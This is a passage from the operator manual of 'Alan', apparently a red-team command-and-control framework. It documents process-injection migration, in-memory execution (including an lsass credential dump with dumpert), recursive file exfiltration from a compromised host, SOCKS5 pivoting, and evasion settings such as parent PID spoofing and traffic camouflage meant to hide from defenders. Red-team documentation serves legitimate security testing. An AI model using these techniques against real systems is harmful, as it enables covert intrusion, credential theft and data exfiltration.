When an agent is created, some properties of the chosen profile are changed during the creation wizard. This implies that the configuration sent to the agent is not exactly the one from the specified template. To obtain the real agent configuration type the command **get-config**. This command saves the effective agent configuration locally. This command is mostly used when the operator wants to update the agent configuration. In this case, the operator must first obtain the effective agent configuration before to apply the desired changes.

2.4.6 Update the agent configuration

Alan framework allows the operator to dynamically change the configuration during the execution. This command is handy if you want to change the behaviour of the agent to improve the operation security and disguise the agent connection from a blue team. For example, it is possible to change from an HTTP connection to an HTTPS connection on a totally different URL. To do this, the operator needs to first obtain the agent configuration with the **get-config** command. Then, the operator can change the settings and update the agent with the command **update <profile file>**. The operator must specify the full path of the file with the updated settings. As mentioned, if the new settings are not valid, the agent will reload the original settings, embedded inside the binary.

2.4.7 Migrate Agent Session to a Remote Process

In some cases it is suggested to execute the agent from a less suspicious process to better cover your traces. Agent session migration feature allows the operator to move the active agent session to another process. This is achieved with the **migrate** command. The command accepts as argument the ID (in decimal format) of the process where the agent will migrate, and an optional bitness string which can be x86 to inject into a 32 bit process or x64 to inject into a 64 bit process (if this parameter is not specified the default value is the bitness of the agent) . After the migration, the agent terminates its session in the old process. An example of agent migration is shown in Figure 2.4e.

```
$:>join
#7CBBF055:> info
#7CBBF055:>
+-----+-----+
|Name      |Value      |
+-----+-----+
|Computer name|DESKTOP-A7M6FL9|
|Pid        |20648      |
|Username    |s4tan      |
|Executable  |C:\Workspace\Alan\Baseline\src\agent\out\build\x86-Debug\agent.exe|
|Operating System|6.2.9200.2 SP 0.0|
+-----+-----+

#7CBBF055:> migrate 18740
#7CBBF055:> Successfully migrated to remote process

#7CBBF055:> info
#7CBBF055:>
+-----+-----+
|Name      |Value      |
+-----+-----+
|Computer name|DESKTOP-A7M6FL9|
|Pid        |18740      |
|Username    |s4tan      |
|Executable  |c:\Windows\SysWOW64\notepad.exe|
|Operating System|10.0.19041.2 SP 0.0|
+-----+-----+

#7CBBF055:>
```

Figure 2.4e. Example of Agent Session Migration

2.4.8 Get Process List

It is possible to obtain a list of the currently running processes by using the **ps** command. IF a process is running with an elevated token, a * character is

displayed next to the process name. An example of command execution is shown in Figure 2.4f.

```
#7E4F087E:> ps
#7E4F087E:>
```

Name	Pid	Session	Priority	Architecture	Account
[System Process]	0			x64	
System	4			x64	
Registry	108			x64	
smss.exe	464			x64	
csrss.exe	620			x64	
wininit.exe	716			x64	
csrss.exe	724			x64	
winlogon.exe	796			x64	
services.exe	868			x64	
lsass.exe	880			x64	
svchost.exe	1384			x64	
msvsmom.exe	13568	0	32	x64	DESKTOP-A7M6FL9/s4tan
Server.exe	19244	0	32	x64	DESKTOP-A7M6FL9/s4tan
conhost.exe	23516	0	32	x64	DESKTOP-A7M6FL9/s4tan
ScriptedSandbox64.exe	13584	0	32	x64	DESKTOP-A7M6FL9/s4tan
svchost.exe	11520			x64	
vcpgksrv.exe	1784	0	32	x86	DESKTOP-A7M6FL9/s4tan
svchost.exe	26236			x86	
vcpgksrv.exe	26548	0	32	x86	DESKTOP-A7M6FL9/s4tan
agent_exe.exe	21780	0	32	x86	DESKTOP-A7M6FL9/s4tan
msvsmom.exe	10560	0	32	x64	DESKTOP-A7M6FL9/s4tan
ScriptedSandbox64.exe	13008	0	32	x64	DESKTOP-A7M6FL9/s4tan

Figure 2.4f. Example of Process List

2.4.9 Download Files Locally

It is possible to download a file from the host where the agent is running. To download a file type `download <path> [<destination directory>]`, where `<path>` is the absolute path of the file that must be downloaded from the host where the agent is running, and `<destination directory>` is an optional parameter that specify the local directory where the file must be downloaded, if this parameter is not specified, the file is saved in the temp directory. This command is also available from a command shell by typing the string `!download <path> [<destination directory>]`. If the `<path>` parameter is a directory, Alan will scan recursively the directory and download all files in it. An example of command execution is shown in Figure 2.4g.

```

:>
C:\Workspace\Alan\Baseline\src\agent\out\build\x86-Debug>dir C:\Users\s4tan\Documents\Scan
Volume in drive C is WorkspaceVolume Serial Number is FE37-7F1A

Directory of C:\Users\s4tan\Documents\Scan

04/24/2021  09:01 PM    <DIR>          .
04/24/2021  09:01 PM    <DIR>          ..
05/28/2019  11:43 AM             738,302 National_card_ID.pdf
04/24/2021  09:02 PM    <DIR>          secret
06/04/2019  11:15 AM             828,830 Unreleased_project.pdf
               2 File(s)              1,567,132 bytes
               3 Dir(s)  1,586,589,696 bytes free

C:\Workspace\Alan\Baseline\src\agent\out\build\x86-Debug>?

[+] Help:
    ? or help          Show this help
    exit               Exit from the command shell
    detach             Detach from the command shell without terminating the shell process
    !download <path> [<dir>]  Locally download the file(s) from the agent host
    <command>          Execute the input shell command

:>!download C:\Users\s4tan\Documents\Scan
■
File downloaded locally to: C:\Users\s4tan\AppData\Local\Temp\National_card_ID.pdf
File downloaded locally to: C:\Users\s4tan\AppData\Local\Temp\secret\server_password.txt
File downloaded locally to: C:\Users\s4tan\AppData\Local\Temp\Unreleased_project.pdf
C:\Workspace\Alan\Baseline\src\agent\out\build\x86-Debug>

```

Figure 2.4g. Example of Recursive Download

2.4.10 Agent Sleep

The agent sleeps a given amount of milliseconds before contacting the server. With the `sleep` command it is possible to change this value and add a bit of randomness. The command syntax is:

```
sleep <milliseconds> [<jitter>]
```

The first parameter specifies the amount of milliseconds to wait. The second parameter specifies the jitter, that is a value that modifies randomly the timeout for each wait. Eg. the command `sleep 1000 20` causes the agent to sleep a random value between 1200 (which is $100 * 20\%$) and 800. The jitter is an integer value that represents a percentage.

2.4.11 Process Kill

The **kill** command accepts a process ID as argument and tell the agent to terminate the associated process.

2.4.12 Run a program in memory

Alan supports the execution of a binary inside the memory of an host process. This feature allows the operator to run its preferred programs without relying on a few programs supported by the tool. Alan will launch an instance of the host process (x86 or x64 according to the bitness of the program to execute or the operator input) and will inject the program inside the host process. The output is captured and redirected to the server. The command syntax is the following:

```
run <cmd> [<pid>] [<x86|x64>]
```

The meaning of each parameter is described below:

- **cmd**: this is the command of the program that is executed in a remote process. It can contain program arguments.
- **pid**: this is the value of the process ID that will be injected with the program.
- **bitness**: If the file to inject is a DLL or an Executable this parameter specifies if it is a 32-bit or a 64-bit PE. It is an optional parameter that, if not specified, is automatically recognized by Alan.

An example of execution is the following one:

run "c:\Users\s4tan\Desktop\lsassump.exe" 123 x64

The **run** command accepts an optional argument to execute. The argument is executed and the shell is immediately terminated. If a **&** is appended as the last argument, the command is executed in background and the output is not displayed.

*When a binary is executed, under normal conditions, as final operation the **ExitProcess** function is called. This implies that the host process will also be terminated. If you decide to run the program in another process by specifying its process ID, be aware that the process will probably be terminated at the end of the execution.*

Figure 2.4.12 shows an example of command execution to dump the **lsass** process with the **dumpert** tool. The program is executed in memory by injecting the executable into the configured host process.

```
13488@http://127.0.0.1> run C:\resources\dumpert.exe
```

```
13488@http://127.0.0.1> _____ _ . _ _
```

```
\_ _ \_ _ / | / _ _ \ | _ _ _ _ | | _
```

```
/ | \ | | \ _ \ _ \ | \_ \ / \ | //
```

```
/ | \ | / | | | | | | _ / _ \ | \ <
```

```
\_ _ _ / _ / | | | | | | _ ( _ / _ | / _ | \
```

```
    V          V  V  V
```

Dumpert

By Cneeliz @Outflank 2019

[1] Checking OS version details:

[+] Operating System is Windows 10 or Server 2016, build number 18362

[+] Mapping version specific System calls.

[2] Checking Process details:

[+] Process ID of lsass.exe is: 800

[+] NtReadVirtualMemory function pointer at: 0x00007FF96C21CEC0

[+] NtReadVirtualMemory System call nr is: 0x3f

[+] Unhooking NtReadVirtualMemory.

[3] Create memorydump file:

[+] Open a process handle.

[+] Dump lsass.exe memory to: \\?\C:\WINDOWS\Temp\dumpert.dmp

[+] Dump succesful.

Operation completed successfully

13488@http://127.0.0.1>

Figure 2.4.12. Example of Execution of the Run Command

2.4.15 Execute a program from the compromised host

The `exec` command allows the operator to start a process on the compromised host. An example of command execution is the following one:

```
exec c:\my_program.exe
```

Where `c:\my_program.exe` is a path on the compromised host. If a `&` is appended as the last argument, the command is executed in background and the output is not displayed.

2.5 Pivoting

During an engagement being able to perform lateral movement is a fundamental step. During this attack it might happen that the Alan C2 server is not reachable from the compromised host. To overcome this problem Alan supports the creation of a SOCKS5 proxy that can be used by the agent (these are fully functional SOCKS5 proxies that can be used with any applications). As for the other Alan commands, the SOCKS5 proxy is executed in memory.

The **proxy** command is used to manage the creation and the interaction with the created proxies. To list the currently configured proxy, run the command **proxy**. This will show a table with the available proxies, as reported in the figure below.

```
60456@http://127.0.0.1> proxy
+-----+-----+-----+-----+-----+-----+-----+
|Id|Address|Port|Username|Password|Used by Agent Ids|Chained to|
+-----+-----+-----+-----+-----+-----+-----+
|2|127.0.0.1|8089|9G2g|RpCdLmE|4F2595C|3|
|3|127.0.0.1|8090|6Y8U5MX|oguJswH|||
+-----+-----+-----+-----+-----+-----+-----+
60456@http://127.0.0.1>
```

Figure 2.5.1. List of Configured Proxies

Each proxy has a username and password that are set during the proxy creation.

2.5.1 Create a New Proxy

To create a new proxy the **new** directive must be passed to the **proxy** command. The syntax is the following one:

```
proxy new [<bind address>] <port> [<username>] [<password>] [<x86|x64>]
```

The only required argument is the proxy listening port. If no **username** and **password** are specified, a random value will be generated.

2.5.2 Proxy Interaction

Alan agent can use a defined proxy with the **use** directive. The syntax is the following one:

```
proxy use (<proxy Id> | <address> <port> [<username>] [<password>])
```

The operator can specify the proxy ID (obtained from the first column from Figure 2.5.1), or by providing the proxy details (address, port, ...). When a proxy is in use, the **proxy** command shows in the agent ID that is using a specific proxy. To stop using a proxy the **close** directive can be used, whose syntax is:

```
proxy close
```

Finally, to stop a proxy the **stop** directive must be used. The command syntax is:

```
proxy stop <proxy Id>
```

This command caused the proxy server to terminate and the process closed.
The command

`proxy info (<proxy Id> | <proxy port>)`

Is used to obtain information on a proxy running on a specific port.

*To **stop** or to get **info** on a proxy, an Alan agent must be executed on the same machine where the proxy is running.*

This command also adds the proxy to the current list of configured proxies. This is useful if the operator knows that on a given port is running an Alan proxy but, for some reason, the proxy is not part of the list.

2.5.2 Proxy Chain

Proxy chain is an advanced feature that allows to chain multiple proxies. The command syntax is the following one:

`proxy chain <source proxy ID> <destination proxy ID>`

By creating a chain, the source proxy ID will use the destination proxy ID for all the receiving connection requests. In Figure 2.5.2 is shown an example of chain creation.

```

48904@http://127.0.0.1> proxy chain 2 3
48904@http://127.0.0.1> [INFO] 2022-05-01 14:47:04 - Proxy socks5://Nv2:Shkqg@127.0.0.1:8089 was chained to socks5://4AD:KCH@127.0.0.1:8090
48904@http://127.0.0.1> proxy chain 3 4
48904@http://127.0.0.1> [INFO] 2022-05-01 14:47:16 - Proxy socks5://4AD:KCH@127.0.0.1:8090 was chained to socks5://7aM3:bIYeSw@127.0.0.1:8091
48904@http://127.0.0.1> proxy
+-----+-----+-----+-----+-----+-----+
|Id|Address|Port|Username|Password|Used by Agent Ids|Chained to|
+-----+-----+-----+-----+-----+-----+
|2|127.0.0.1|8089|Nv2|Shkqg|518784C6|3|
|3|127.0.0.1|8090|4AD|KCH||4|
|4|127.0.0.1|8091|7aM3|bIYeSw|||
+-----+-----+-----+-----+-----+-----+
48904@http://127.0.0.1>

```

Figure 2.5.2. Proxy Chain Creation

The figure shows a chain composed of three proxies. The agent is using the proxy ID 2, that forwards the traffic to proxy ID 3 that forwards the traffic to proxy ID 4 that finally forwards the traffic to the Alan server.

3. Agent Profile

Alan supports a broad range of configuration options. The execution can be customised through a simple JSON file that describes how Alan should behave. Some of the configuration fields are automatically generated and should not be modified. In the following section only the fields that can be modified by the user are described. The configuration is composed of various parts, below is provided an example.

```
{
  "public_key": "...",
  "session": {
    "expire": "2028-01-01 00:00:00",
    "sleep": 1000,
    "jitter": 20,
    "shell": "%WINDIR%\\System32\\cmd.exe /Q /K",
    "exec": {
      "process_parent": "explorer.exe",
      "host_process": {
        "x86": [
          "%SystemRoot%\\SysWOW64\\msra.exe"
        ],
        "x64": [
          "%SystemRoot%\\System32\\msra.exe"
        ]
      }
    }
  }
}
```

```

    }
  }
},
"servers": {
  "http": [
    {
      "address": "127.0.0.1",
      "port": 8080,
      "request": {
        "session_cookie": "SSID",
        "path": "/",
        "data": {
          "prepend": "viewstate=",
          "append": "&action=view"
        },
        "headers": [
          { "User-Agent": "My user agent" }
        ],
        "cookies": [
          { "My-Cookie": "My cookie value" }
        ]
      },
      "response": {
        "status_code": 200,
        "data": {

```

```

        "start_marker": "viewstate=",
        "end_marker": "&action=view"
    },
}
},
],
"https": [
    {
        "address": "127.0.0.1",
        "port": 8443,
        "request": {
            "session_cookie": "SSID",
            "path": "/"
        }
    }
]
},
"data": {
    "compress": 1,
    "encode": 1,
    "encrypt": 1
}
}

```

3.1 Session Configuration

The session part is used to provide information related to the session communication with the server. The following properties are available:

Name	Type	Mandatory	Description
expire	Custom (Date format)	NO (if not specified the agent does not expire)	This parameter specifies how long the agent has to run. The date is specified in the format: YYYY-MM-DD mm:hh:ss, for example 2022-05-13 04:11:56.
sleep	integer	NO (default: 60000)	This parameter specifies the amount of milliseconds to sleep between two consecutive connections to the server.
jitter	integer	NO (default no jitter)	This parameter modifies the sleep timeout randomly. Eg. if a value of 20 is specified, the agent will sleep a value between: timeout - 20% - timeout + 20% . In this way the connection to the server is not performed on precise timing.
shell	string	YES	This parameter specifies the program to use as a command shell. The environment variables in the string value are expanded before being used. The default value should be an appropriate choice for most of the situations.

process_parent	string	NO (default: empty string)	If the value of this parameter is not an empty string a process re-parenting (a.k.a. Parent PID spoofing) is performed. The value must be the name of a process (the first process with a matching name is chosen). If the string is empty, or the process is not found, no process re-parenting is performed.
x86	string	YES	This is a file path that specifies the program to use as process host to run a x86 program.
x64	string	YES	This is a file path that specifies the program to use as process host to run a x64 program.

Table 3.1a. Session Configuration Fields

3.2 Servers Configuration

This part lists the available server endpoints that will be used by the agent. Alan will try to connect to each configured server until a valid response is returned. Alan is designed to use various types of protocols in a transparent way to the user.

*When an agent is created, Alan searches the profile content for a server whose address value is the string **default**. If found, that server will be used as a template and customised with the value inserted by the operator during the agent creation wizard. This feature allows the operator to customise the request, for example by adding specific HTTP headers that are not possible to add with the agent creation wizard.*

3.2.1 HTTP Server Configuration

The HTTP section provides information about the HTTP communication with the server. Some of these properties are overwritten by the server during the agent creation. The supported properties are described in Table 3.2a.

Name	Type	Mandatory	Description
address	string	YES	The address of the server. This property is overwritten during the agent creation.
port	integer	YES	The server port. This property is overwritten during the agent creation.
proxy	object	NO	<p>This object contains proxy information. The object fields are:</p> <ul style="list-style-type: none">• ip: the proxy IP string• port: the proxy port number• username: the proxy username used for authentication• password: the proxy password used for authentication <p>More information on the proxy object is provided in section 2.5 <i>Pivoting</i>.</p>
request	object	YES	Request properties, see below
response	object	NO	Response properties, see below.

Table 3.2a. HTTP Server Configuration Fields

The request object supports the properties described in Table 3.2b.

Name	Type	Mandatory	Description
session_cookie	string	YES	The name of the cookie that is used to maintain the session with the server.
path	string	YES	The server path. This property is overwritten during the agent creation.
headers	object array	NO (default: empty array)	An array of objects, where the name of the object is the header name and the value of the object is the header value.
cookies	object array	NO (default: empty array)	An array of objects, where the name of the object is the cookie name and the value of the object is the cookie value.
data	object	NO (default: empty array)	<p>This object allows the operator to specify additional data that can be appended or prepended to the effective data. The purpose of this object is to camouflage the agent request as a legitimate request, for example by mimicking the request of a legitimate application. It contains two fields:</p> <ul style="list-style-type: none"> • prepend: this value specifies the string that will be appended to the effective data • append: this value specifies the string that will be appended to the effective data

Table 3.2b. HTTP Request Configuration Fields

The response object supports the properties described in Table 3.2c.

Name	Type	Mandatory	Description
status_code	integer	NO	This property specifies the response status code that the listener must return in order for the request to be considered valid. If the value is not specified the listener response is considered valid by default.
data	object	NO (default: empty array)	<p>This section must be used if the operator customized the server response by prepending and appending more data. In order to identify the session data two markers are used. The marker fields are:</p> <ul style="list-style-type: none">• start_marker: this value specifies the string identifies the start of the real exchanged data. If the marker is not found, the start of the data is considered as start.• end_marker: this value specifies the string that identifies the end of the real exchanged data. If the marker is not found, it is considered the data till the end.

Table 3.2c. HTTP Response Configuration Fields

▼ *Mimicking a legitimate website request is a good OpSec practice, but a few configurations are needed. If the listener is configured to **Append** and **Prepend** additional data, the agent configuration must be customized to support this, otherwise the agent does not know how to extract the data. For example, if the listener is configured with **Append** = ABCD1234 and **Prepend** = EFGH5678, then the agent profile must set the **start_marker** and*

end_marker accordingly. For example: start_marker = ABCD and end_marker = EFGH.

3.2.2 HTTPS Server Configuration

The **https** section can be used to add a further layer of security by connecting to the Alan server using the TLS protocol. This section has the same fields as the **http** section.

3.3 Data Configuration

This part specifies how the data must be transformed before to be sent to the server. It is possible to encrypt the data in a secure way in order to avoid the decrypting of the payload if the network traffic is captured. Alan supports encoding and compression too. The supported properties are described in Table 3.3a.

Name	Type	Mandatory	Description
compress	integer	NO (default 0)	This property specifies if the data must be compressed before to be sent to the server.
encode	integer	NO (default 0)	This property specifies if the data must be Base64 encoded before to be sent to the server.
encrypt	integer	NO (default 0)	This property specifies if the data must be encrypted before to be sent to the server.

Table 3.3a. Data Configuration Fields